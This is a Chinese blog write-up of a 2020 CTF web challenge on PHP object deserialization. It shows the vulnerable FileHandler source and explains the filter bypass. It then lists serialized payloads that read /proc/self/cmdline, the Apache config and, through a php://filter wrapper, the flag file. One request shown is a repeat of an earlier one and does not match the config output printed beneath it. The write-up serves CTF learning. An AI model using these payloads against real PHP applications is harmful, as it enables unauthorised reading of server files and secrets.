网鼎杯2020 web题 writeup

原创

Vhagar 于 2020-05-10 22:32:01 发布 2724 收藏 1

文章标签： web

本文链接：https://blog.csdn.net/k851819815/article/details/106042444

AreUSerialz（反序列化）

题目源代码

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
```

```
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

wp

主要需要绕过is_valid()函数。protected类型被序列化后包含不可见字符串\00。无法通过is_valid()函数。可通过将\00修改为空给绕过。

```
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

主要函数

析构函数：

```
function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}
```

process():

```
public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}
```

read()：

```
private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}
```

分析：
通过read()来读取我们想要的文件：如果
$this->op为"1"，process函数中op==='2'才会执行read()

__destruct()方法内使用了严格相等
$this->op === "2")

构造序列化的payload：
读取cmdline，获取网站配置文件目录，获得web目录路径

```
http://6eeb32392e9e492dbdc5c97c46cc5b3eb9d650428fe2460d.cloudgame1.ichunqiu.com/?str=O:11:%22FileHandler%22:3:{s:2:%22op%22;i:2;s:8:%22filename%22;s:18:%22/proc/self/cmdline%22;s:7:%22content%22;N;}
```


结果

```
}
[Result]:
/usr/sbin/httpd-DNO_DETACH-f/web/config/httpd.conf
```


```
http://6eeb32392e9e492dbdc5c97c46cc5b3eb9d650428fe2460d.cloudgame1.ichunqiu.com/?str=O:11:%22FileHandler%22:3:{s:2:%22op%22;i:2;s:8:%22filename%22;s:18:%22/proc/self/cmdline%22;s:7:%22content%22;N;}
```

.
[Result]:
This is the main Apache HTTP server configuration file. It contains the # configuration directives that give the server its instructions. # See for detailed information. # In particular, see # # for a discussion of eacl
NOT simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # Configuration and l
specify for many # of the server's control files begin with "/" (or "drive:/" for Win32), the # server will use that explicit path. If the filenames do *not* begin # with "/", the value of ServerRoot is prepended -- so "log
set to "/usr/local/apache2" will be interpreted by the # server as "/usr/local/apache2/logs/access_log", whereas "/logs/access_log" # will be interpreted as '/logs/access_log'. # # ServerTokens # This directive confic
Server HTTP response # Header. The default is 'Full' which sends information about the OS-Type # and compiled in modules. # Set to one of: Full | OS | Minor | Minimal | Major | Prod # where Full conveys the most
ServerTokens OS # # ServerRoot: The top of the directory tree under which the server's # configuration, error, and log files are kept. # # Do not add a slash at the end of the directory path. If you point # ServerR
specify a local disk on the # Mutex directive, if file-based mutexes are used. If you wish to share the # same ServerRoot for multiple httpd daemons, you will need to change at # least PidFile. # ServerRoot /web # #
mutex mechanism and mutex file directory # for individual mutexes, or change the global defaults # # Uncomment and change the directory if mutexes are file-based and the default # mutex file directory is not o
for some # other reason. # # Mutex default:/run/apache2 # # Listen: Allows you to bind Apache to specific IP addresses and/or # ports, instead of the default. See also the # directive. # # Change this to Listen on s
below to # prevent Apache from glomming onto all bound IP addresses. # #Listen 12.34.56.78:80 Listen 80 # # Dynamic Shared Object (DSO) Support # # To be able to use the functionality of a module which was
place corresponding `LoadModule' lines at this location so the # directives contained in it are actually available _before_ they are used. # Statically compiled modules (those listed by `httpd -l') do not need # to be
LoadModule foo_module modules/mod_foo.so # #LoadModule mpm_event_module modules/mod_mpm_event.so LoadModule mpm_prefork_module modules/mod_mpm_prefork.so #LoadModule mpm_worker_

找到路径



最终payload 用伪协议读出flag.php

```
/?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:62:"php://filter/convert.base64-encode/resource=/web/html/flag.php";s:7:"content";N;}
```

base64 flag:

[Result]:
PD9waHAKCiRmbGFnID0gImZsYWd7YmI3Y2YxOTUtZmIxZC00Y2I4LTljZmYtMGQ0YjFlZGUyZDJifSI7Cg==

解出来即可得到flag